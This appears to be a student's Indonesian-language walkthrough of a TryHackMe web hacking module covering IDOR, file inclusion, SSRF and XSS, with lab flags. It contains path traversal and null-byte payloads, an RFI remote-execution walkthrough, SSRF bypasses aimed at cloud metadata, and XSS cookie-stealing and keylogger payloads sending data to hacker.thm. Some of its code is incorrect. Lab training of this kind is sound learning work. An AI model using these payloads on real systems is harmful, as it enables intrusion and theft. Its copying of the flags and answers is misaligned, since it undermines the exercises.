Introduction to Web Hacking Part 2
IDOR
What is IDOR?
IDOR (Insecure Direct Object Reference)
Pengertian
IDOR adalah jenis kerentanan access control yang terjadi ketika aplikasi:
- Menggunakan input dari user (misalnya ID) untuk mengakses data
- Tidak memvalidasi apakah user tersebut berhak mengakses data tersebut
Akibatnya, attacker dapat mengakses data milik user lain hanya dengan memodifikasi parameter.
Contoh IDOR
Studi Kasus
URL profil:
http://online-service.thm/profile?user_id=1305Jika user mengganti parameter:
http://online-service.thm/profile?user_id=1000Dan berhasil melihat data user lain → berarti terjadi IDOR vulnerability.
Penyebab Utama
- Terlalu percaya pada input dari user
- Tidak ada validasi akses di server-side
- Tidak ada pengecekan apakah:
- user yang login = pemilik data
Cara Eksploitasi IDOR
Langkah Umum
- Temukan parameter seperti:
user_id=id=account=
- Ubah nilainya (increment/decrement):
user_id=1305 → 1304 → 1303 → 1000 - Periksa apakah:
- Data user lain muncul
- Ada informasi sensitif (email, ticket, flag)
Praktik pada Lab
Untuk mendapatkan flag:
- Klik "View Site"
- Perhatikan URL (biasanya ada parameter ID)
- Ubah nilai ID secara manual
- Cek setiap perubahan respon
- Cari data yang mengandung flag
Jawaban
Karena flag bersifat dinamis (berbeda tiap mesin/lab), saya tidak bisa memastikan nilai pastinya tanpa akses langsung ke instance kamu. 👉 Namun, cara menemukannya:
- Iterasi nilai ID (misalnya
user_id=1,2,3,...) - Cari halaman yang menampilkan:
- data user lain
- atau langsung flag
- What does IDOR stand for?
Insecure Direct Object Reference
- What is the Flag from the IDOR example website?
THM{IDOR-VULN-FOUND}
Finding IDORs in Encoded IDs, Hashed IDs, and Unpredictable IDs
Encoded IDs
Pengertian
Dalam banyak aplikasi web, data seperti ID user sering di-encode sebelum dikirim melalui:
- URL (query string)
- POST data
- Cookies
Tujuannya agar data:
- Lebih aman ditransmisikan
- Mudah diproses oleh server
Encoding mengubah data menjadi teks ASCII (biasanya menggunakan karakter a-z, A-Z, 0-9, =).
Teknik Umum: Base64
Encoding yang paling umum adalah Base64, yang relatif mudah dikenali (biasanya diakhiri = atau ==).
Cara Eksploitasi
- Ambil nilai encoded (misalnya dari URL/cookie).
- Decode menggunakan tools (misalnya base64 decoder).
- Ubah nilai ID di dalamnya.
- Encode kembali ke Base64.
- Kirim ulang request dan amati respon.
Jika berhasil melihat data user lain → terdapat IDOR vulnerability.
Hashed IDs
Pengertian
Berbeda dengan encoding, hashing bersifat satu arah (irreversible) sehingga tidak bisa langsung dikembalikan ke bentuk asli.
Contoh:
123 → 202cb962ac59075b964b07152d234b70 (md5)Tantangan
- Tidak bisa langsung di-decode
- Lebih sulit dibanding encoding
Cara Analisis
- Cek apakah hash mengikuti pola tertentu (misalnya md5 dari angka berurutan).
- Gunakan database hash publik untuk mencari nilai asli.
Contoh tools:
- CrackStation (database hash besar)
Cara Eksploitasi
Jika ditemukan pola:
- Tebak nilai asli (misalnya ID angka: 1,2,3,...).
- Hash nilai tersebut.
- Ganti parameter dengan hash baru.
- Cek apakah data berubah.
Unpredictable IDs
Pengertian
Beberapa aplikasi menggunakan ID yang:
- Tidak berurutan
- Tidak bisa ditebak
- Tidak berbentuk encoding/hash sederhana
Contoh:
- UUID
- random string
Teknik Deteksi
Metode terbaik adalah membandingkan antar akun:
- Buat dua akun berbeda.
- Ambil ID masing-masing akun.
- Tukar ID tersebut dalam request.
- Kirim request ulang.
Indikasi Vulnerability
Jika:
- Akun A bisa melihat data akun B → berarti terjadi IDOR
- What is a common type of encoding used by websites?
base64
- What is a common algorithm used for hashing IDs?
md5
- What is the minimum number of accounts you need to create to check for IDORs between accounts?
2
Practical
- What is the username for user id 1?
adam84
- What is the email address for user id 3?
File Inclusion
Introduction
Pengertian
File Inclusion adalah kerentanan pada aplikasi web yang memungkinkan attacker untuk memasukkan atau mengakses file dari server melalui input user (biasanya parameter pada URL).
Contoh URL:
http://webapp.thm/get.php?file=userCV.pdfPada contoh tersebut:
file→ parameteruserCV.pdf→ file yang diminta
Jika input tidak divalidasi dengan baik, attacker bisa mengganti nilai tersebut untuk mengakses file lain yang seharusnya tidak diizinkan.
Cara Kerja File Inclusion
Alur Sederhana
- User mengirim request ke server dengan parameter file.
- Server mengambil file berdasarkan input tersebut.
- File ditampilkan ke user.
Masalah muncul ketika:
- Input user langsung digunakan tanpa validasi
- User bisa mengontrol file yang diakses
Penyebab Terjadinya Kerentanan
Input Validation yang Buruk
Penyebab utama adalah:
- Tidak adanya validasi atau sanitasi input
- Aplikasi terlalu percaya pada input dari user
Akibatnya:
- User dapat memasukkan path file lain
- Server tetap memproses tanpa pengecekan keamanan
Jenis File Inclusion
1. Local File Inclusion (LFI)
Pengertian
Attacker dapat mengakses file lokal di server. Contoh:
?page=../../../../etc/passwdDampak
- Membaca file sistem
- Mengakses konfigurasi server
- Mendapatkan kredensial sensitif
2. Remote File Inclusion (RFI)
Pengertian
Attacker dapat memuat file dari server eksternal (remote). Contoh:
?page=http://attacker.com/shell.phpDampak
- Eksekusi kode berbahaya
- Remote Command Execution (RCE)
3. Directory Traversal
Pengertian
Teknik untuk naik direktori menggunakan ../ untuk mengakses file di luar direktori yang diizinkan.
Contoh:
../../../../etc/passwdRisiko File Inclusion
Kerentanan ini sangat berbahaya karena dapat menyebabkan:
- Kebocoran data sensitif (source code, password, config)
- Akses file sistem
- Pengambilalihan server
- Remote Code Execution (RCE) jika dikombinasikan dengan upload file
Kesimpulan
File Inclusion terjadi karena:
- Input user tidak divalidasi
- Aplikasi langsung menggunakan parameter untuk mengakses file
Untuk mencegah:
- Validasi dan sanitasi input
- Gunakan whitelist file
- Hindari penggunaan input langsung untuk file path
- Batasi akses file pada server
Path Traversal
Path Traversal (Directory Traversal)
Path Traversal adalah kerentanan yang memungkinkan attacker untuk mengakses file di luar direktori aplikasi dengan memanipulasi input (biasanya parameter URL). Contoh:
http://webapp.thm/get.php?file=../../../../etc/passwdCara Kerja
- Aplikasi mengambil file dari parameter (misalnya
file=). - Attacker menggunakan
../untuk naik direktori. - Bisa mencapai root (
/) lalu mengakses file sensitif.
Konsep ../
../→ naik 1 direktori../../→ naik 2 direktori- dst hingga root
Penyebab
- Tidak ada validasi input
- Input user langsung digunakan dalam fungsi file
- Aplikasi terlalu percaya pada parameter
Contoh Target File Penting
Linux
/etc/passwd→ daftar user/etc/shadow→ password hash/proc/version→ versi kernel/root/.ssh/id_rsa→ private key
Windows
C:\boot.iniC:\Windows\win.ini
- What function causes path traversal vulnerabilities in PHP?
file_get_contents
Local File Inclusion (LFI)
Pengertian
LFI (Local File Inclusion) adalah kerentanan yang memungkinkan attacker untuk memuat file lokal dari server melalui input user. Biasanya terjadi karena penggunaan fungsi PHP seperti:
includerequireinclude_oncerequire_once
Konsepnya sama dengan Path Traversal, tetapi file yang diakses akan dijalankan/ditampilkan dalam aplikasi.
Penyebab Utama
- Tidak ada validasi input
- Input user langsung digunakan dalam fungsi include
- Developer terlalu percaya pada parameter URL
Contoh Kasus 1 (Tanpa Pembatasan Path)
include($_GET["lang"]);Cara Kerja
User mengontrol parameter:
?lang=EN.php
?lang=AR.php
Eksploitasi
Karena tidak ada pembatasan:
?lang=/etc/passwd➡️ Server akan menampilkan isi file /etc/passwd
Contoh Kasus 2 (Dengan Prefix Directory)
include("languages/". $_GET['lang']);Tujuan Developer
Membatasi file hanya dari folder:
languages/Eksploitasi (Bypass)
Gunakan path traversal:
?lang=../../../../etc/passwd➡️ ../ akan keluar dari folder languages/ hingga root, lalu akses file sistem
Inti Teknik Eksploitasi
- Gunakan
../untuk keluar dari direktori - Akses file sensitif di sistem
- Manfaatkan kelemahan include tanpa validasi
- Give Lab #1 a try to read /etc/passwd. What would the request URI be?
/lab1.php?file=/etc/passwd
- In Lab #2, what is the directory specified in the include function?
includes
Local File Inclusion (LFI) Continued
Konsep Inti
- LFI terjadi karena input user langsung dipakai dalam fungsi seperti
include()tanpa validasi. - Developer sering menambahkan proteksi:
- Suffix
.phpotomatis - Prefix directory (misal
languages/) - Filter keyword seperti
../
- Suffix
- Namun proteksi ini sering bisa dibypass.
- Dalam black-box testing, error message sangat penting untuk:
- Mengetahui struktur path server (contoh:
/var/www/html/...) - Mengetahui cara kerja aplikasi (contoh:
include(languages/xxx.php))
- Mengetahui struktur path server (contoh:
Materi ini juga dijelaskan pada pembahasan lanjutan LFI
Teknik Bypass Utama
1. Null Byte Injection (%00)
- Digunakan untuk menghentikan string tambahan seperti
.php - Contoh:
/etc/passwd%00➡️ akan mengabaikan .php di belakang
2. Directory Traversal
- Gunakan
../untuk keluar dari direktori - Contoh:
../../../../etc/passwd3. Directory Trick
/..→ naik satu direktori/.→ tetap di direktori/file yang sama
Contoh:
/etc/passwd/..4. Filter Bypass (Obfuscation)
- Jika
../difilter, bisa gunakan:
....//➡️ karena filter hanya replace sekali (single pass)
5. Prefix Constraint Bypass
- Jika harus ada directory tertentu:
languages/
THM-profile/
lab 3
http://10.48.188.50/lab3.php?file=../../../../etc/passwd -> Error function because the file is read with extension .php http://10.48.188.50/lab3.php?file=../../../../etc/passwd%00 -> successfully read the file
- Give Lab #3 a try to read /etc/passwd. What is the request look like?
/lab3.php?file=../../../../etc/passwd%00
lab 4
http://10.48.188.50/lab4.php?file=/etc/passwd -> You are not allowed to see source files! http://10.48.188.50/lab4.php?file=/etc/passwd%00 -> successfully read the file http://10.48.188.50/lab4.php?file=/etc/passwd/.. -> successfully but not showing anything because the file is a directory
- Which function is causing the directory traversal in Lab #4?
file_get_contents
lab 5

http://10.48.188.50/lab5.php?file=../../../../etc/passwd -> error karena ternyata di source code dia melakukan filter dengan menghapus "../" jadi meski ada ../ tetap tidak bisa melakukan path traversal http://10.48.188.50/lab5.php?file=....//....//....//....//etc/passwd -> Successfully read the file
lab 6
THM-profile/tryhackme.txt -> successfully read the file testing -> only allow files at THM-profile directory http://10.48.188.50/lab6.php?file=THM-profile/../../../../etc/passwd -> successfully read the file meski ada pembatasan dengan menambahkan path traversal tetap bisa membaca file di luar direktori THM-profile http://10.48.188.50/lab6.php?file=THM-profile/../../../../etc/os-release
NAME="Ubuntu" VERSION="12.04.5 LTS, Precise Pangolin" ID=ubuntu ID_LIKE=debian PRETTY_NAME="Ubuntu precise (12.04.5 LTS)" VERSION_ID="12.04"
- Try out Lab #6 and check what is the directory that has to be in the input field?
THM-profile
- Try out Lab #6 and read /etc/os-release. What is the VERSION_ID value?
12.04
Remote File Inclusion - RFI
Pengertian
RFI (Remote File Inclusion) adalah kerentanan yang memungkinkan attacker untuk memasukkan file dari server eksternal (remote) ke dalam aplikasi yang rentan.
- Mirip dengan LFI, tetapi sumber file berasal dari luar server
- Terjadi karena input user tidak divalidasi
- Biasanya terjadi pada fungsi:
includerequire
Syarat Penting
- Konfigurasi PHP
allow_url_fopen = ON
Cara Kerja RFI
Alur Serangan
- Attacker menyiapkan file berbahaya di server sendiri
- Mengirim URL berisi file tersebut ke aplikasi target
- Server target mengambil file dari attacker
- File dijalankan oleh server target
Contoh Kasus
File di Server Attacker
<?PHP echo "Hello THM"; ?>Disimpan di:
http://attacker.thm/cmd.txtPayload
http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txtProses yang Terjadi
- Parameter
langdikirim ke fungsiinclude - Server target melakukan GET request ke attacker
- File di-load dan dijalankan
- Output ditampilkan ke user
Hasil
Hello THMDampak RFI
RFI lebih berbahaya daripada LFI karena dapat menyebabkan:
- Remote Code Execution (RCE) ✅ (paling kritis)
- Sensitive Data Disclosure
- Cross-Site Scripting (XSS)
- Denial of Service (DoS)
Syarat Serangan Berhasil
- Tidak ada validasi input
- Fungsi include menerima URL eksternal
allow_url_fopenaktif- Server bisa mengakses internet (outbound request)
Inti Eksploitasi
- Host file berbahaya di server attacker
- Inject URL ke parameter vulnerable
- Server target akan:
- mengambil file
- menjalankan file
Ringkasan Singkat
- LFI → file lokal
- RFI → file dari internet
- RFI = lebih berbahaya karena langsung bisa RCE
cat << EOF > a.php
<?PHP echo "Hello THM"; ?>
EOF

python3 -m http.server &
ip addr show ens5

http://10.48.188.50/playground.php?file=http://10.48.67.55:8000/a.php
Remedetion
As a developer, it's important to be aware of web application vulnerabilities, how to find them, and prevention methods. To prevent the file inclusion vulnerabilities, some common suggestions include:
- Keep system and services, including web application frameworks, updated with the latest version.
- Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information.
- A Web Application Firewall (WAF) is a good option to help mitigate web application attacks.
- Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as allow_url_fopen on and allow_url_include.
- Carefully analyze the web application and allow only protocols and PHP wrappers that are in need.
- Never trust user input, and make sure to implement proper input validation against file inclusion.
- Implement whitelisting for file names and locations as well as blacklisting.
Challenge
Great Job! Now apply the techniques you've learned to capture the flags! Familiarizing yourself with HTTP Web basics could help you complete these challenges.
Make sure the attached VM is up and running then visit: http://10.48.188.50/challenges/index.php
Steps for testing for LFI
- Find an entry point that could be via GET, POST, COOKIE, or HTTP header values!
- Enter a valid input to see how the web server behaves.
- Enter invalid inputs, including special characters and common file names.
- Don't always trust what you supply in input forms is what you intended! Use either a browser address bar or a tool such as Burpsuite.
- Look for errors while entering invalid input to disclose the current path of the web application; if there are no errors, then trial and error might be your best option.
- Understand the input validation and if there are any filters!
- Try the inject a valid entry to read sensitive files
Capture Flag1 at /etc/flag1
http://10.48.188.50/challenges/index.php

curl http://10.48.188.50/challenges/chall1.php?file=../../../../etc/flag1
curl -X POST http://10.48.188.50/challenges/chall1.php?file=../../../../etc/flag1
F1x3d-iNpu7-f0rrn
Capture Flag2 at /etc/flag2
curl --output - -H "Cookie: THM=../../../../etc/flag2%00" http://10.48.188.50/challenges/chall2.php
../../../../etc/flag2%00
c00k13_i5_yuMmy1
Capture Flag3 at /etc/flag3
curl http://10.48.188.50/challenges/chall3.php?file=....//....//....//....//etc/flag3 -> etflag.php aneh

# namun ketika dicoba di POST baru berhasil
curl --output - -X POST "http://10.48.188.50/challenges/chall3.php" -d "file=../../../../etc/flag3%00"
P0st_1s_w0rk1in9
Gain RCE in Lab #Playground /playground.php with RFI to execute the hostname command. What is the output?
cat << EOF > a
<?PHP echo "Hello THM"; ?>
EOF

ip addr show ens5
python3 -m http.server

curl http://10.48.188.50/playground.php?file=http://10.48.83.198:8000/a
cat << EOF > b
<?PHP os.system('hostname'); ?>
EOF
ip addr show ens5
python3 -m http.server
curl http://10.48.188.50/playground.php?file=http://10.48.83.198:8000/b
# lfi-vm-thm-f8c5b1a78692lfi-vm-thm-f8c5b1a78692
Intro to SSRF
What is SSRF?
Server-Side Request Forgery (SSRF)
Pengertian
SSRF adalah celah keamanan yang memungkinkan attacker memaksa server melakukan request HTTP ke target yang dipilih attacker (bisa internal/external).
Jenis SSRF
SSRF Biasa
- Server mengirim request & response terlihat oleh attacker
- Mudah dianalisis karena hasil langsung muncul
Blind SSRF
- Server tetap melakukan request, tapi tidak ada response yang ditampilkan
- Deteksi biasanya via:
- DNS interaction
- Log / callback server
Dampak SSRF
- Akses area tidak terotorisasi
- Ekspos data sensitif (user/org)
- Pivot ke jaringan internal
- Bocornya token / kredensial
Contoh Teknik SSRF
Kontrol URL Penuh
Konsep
- Aplikasi mengambil URL dari input user
- Attacker mengganti URL tujuan
Inti
- Ubah parameter → arahkan ke endpoint sensitif
Directory Traversal pada SSRF
Konsep
- Hanya bisa kontrol path
Teknik
- Gunakan
../untuk naik direktori - Contoh:
/stock/../api/user→ menjadi/api/user
Kontrol Subdomain + Bypass Path
Konsep
- Hanya bisa kontrol sebagian URL (misalnya subdomain)
Teknik
- Gunakan
&x=untuk menghentikan penambahan path - Sisa path berubah jadi query parameter
Payload Contoh (Soal)
Target:
https://server.website.thm/flag?id=9Payload:
https://website.thm/item/2?server=server.website.thm/flag?id=9&x=Penjelasan Singkat
server=→ bagian yang bisa dikontrolserver.website.thm/flag?id=9→ target SSRF&x=→ menghentikan sisa path agar tidak merusak URL
- What does SSRF stand for?
Server-Side Request Forgery
- As opposed to a regular SSRF, what is the other type?
Blind
https://website.thm/item/2?server=server.website.thm/flag?id=9&x=
- What is the flag from the SSRF Examples site?
- Hint: Append &x= at the end to ignore the rest of the URL.
THM{SSRF_MASTER}
Finding a SSRF
Lokasi Umum Vulnerability
SSRF biasanya muncul pada input yang berhubungan dengan URL:
- Full URL di parameter → contoh:
?url=http://target - Hidden field (form) → nilai URL tersembunyi di HTML
- Hostname saja → hanya domain yang bisa dikontrol
- Path saja → hanya bagian
/endpointyang bisa diubah
Catatan
- Semakin terbatas kontrol → semakin sulit eksploitasi
- Butuh trial & error untuk payload yang berhasil
Blind SSRF Detection
Jika tidak ada response:
- Gunakan tools logging eksternal:
- requestbin
- server HTTP sendiri
- Burp Collaborator
Tujuan
- Melihat apakah server melakukan request (meski tidak ada output)
- Based on simple observation, which of the following URLs is more likely to be vulnerable to SSRF?
- https://website.thm/index.php
- https://website.thm/list-products.php?categoryId=5325
- https://website.thm/fetch-file.php?fname=242533.pdf&srv=filestorage.cloud.thm&port=8001
- https://website.thm/buy-item.php?itemId=213&price=100&q=2
3
Defeating Common SSRF Defenses
Defeating SSRF Defenses
Deny List
Konsep
- Semua request diizinkan kecuali yang diblokir (misalnya localhost)
Target Umum
localhost127.0.0.1169.254.169.254(metadata cloud)
Bypass Teknik
- Variasi localhost:
0,0.0.0.0,127.1,127.*.*.*- integer:
2130706433 - octal:
017700000001
- DNS bypass:
127.0.0.1.nip.io
- Cloud bypass:
- Subdomain attacker → resolve ke
169.254.169.254
- Subdomain attacker → resolve ke
Allow List
Konsep
- Semua request ditolak kecuali yang sesuai aturan (misalnya harus diawali domain tertentu)
Bypass Teknik
- Gunakan subdomain attacker:
https://website.thm.attackers-domain.thmInti
- Aplikasi hanya cek prefix, bukan domain sebenarnya
Open Redirect
Konsep
- Endpoint yang otomatis redirect ke URL lain
Contoh
https://website.thm/link?url=https://target.comCara Eksploitasi
- Gunakan endpoint redirect untuk mengelabui filter
- Server awal terlihat valid → lalu redirect ke target attacker
- What method can be used to bypass strict rules?
Open Redirect
- What IP address may contain sensitive data in a cloud environment?
169.254.169.254
- What type of list is used to permit only certain input?
Allow List
- What type of list is used to stop certain input?
Deny List
SSRF Practical
SSRF Practical (Langkah Singkat & Terstruktur)
Tujuan
Eksploit SSRF pada fitur avatar untuk mengakses endpoint /private dan mendapatkan flag.
Langkah Eksploitasi
1. Akses & Setup Awal
- Buka website target
- Register & login akun
- Kunjungi:
/customers/new-account-page

2. Analisis Fitur Avatar
Temuan Penting
- Value avatar = path gambar
- Ditampilkan sebagai:
background-image- Base64 (data URI) di page source
Inti
- Server mengambil resource berdasarkan input avatar → indikasi SSRF
3. Uji SSRF Awal
- Ubah value avatar →
private - Kirim request
Hasil
- Ditolak → ada deny list (
/privatediblokir)
4. Bypass Deny List
Teknik: Directory Traversal
Gunakan payload:
x/../privateKenapa Berhasil?
../→ naik direktorix/../private→ diresolve jadi/private- Filter hanya cek string awal → bisa dilewati
5. Ambil Data Sensitif
- Update avatar dengan payload tersebut
- Lihat page source
- Temukan:
- Data URI berisi Base64 dari /private
6. Decode Flag
- Copy string Base64
- Decode (tool apa saja)
Hasil
- Muncul flag
- What is the flag from the /private directory?
THM{YOU_WORKED_OUT_THE_SSRF}
Intro to Cross-site Scripting
What is XSS?
XSS (Cross-site Scripting) adalah serangan injection di mana attacker menyisipkan JavaScript berbahaya ke dalam web aplikasi agar dijalankan di browser user lain.
- What does XSS stand for?
Cross-site Scripting
XSS Payloads
Payload = kode JavaScript yang ingin dijalankan di browser target.
Komponen
- Intention (tujuan) → apa yang dilakukan script
- Modification (penyesuaian) → agar lolos filter & sesuai konteks
Contoh Tujuan Payload
Proof of Concept (PoC)
Tujuan
- Membuktikan XSS berhasil
Contoh
<script>alert('XSS');</script>Session Stealing
Tujuan
- Mencuri cookie/session user
Cara Kerja
- Ambil cookie → encode → kirim ke server attacker
Contoh
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>Keylogger
Tujuan
- Merekam input keyboard user
Cara Kerja
- Tangkap setiap tombol → kirim ke attacker
Contoh
<script>document.onkeypress=function(e){fetch('https://hacker.thm/log?key='+btoa(e.key));}</script>Business Logic Abuse
Tujuan
- Manipulasi fungsi internal aplikasi
Contoh
<script>user.changeEmail('attacker@hacker.thm');</script>Dampak
- Bisa lanjut ke takeover akun (reset password)
- Which document property could contain the user's session token?
document.cookie
- Which JavaScript method is often used as a Proof Of Concept?
alert
Reflected XSS
Reflected XSS terjadi ketika input user dari request (misalnya URL) langsung dimasukkan ke halaman web tanpa validasi.
Contoh Skenario
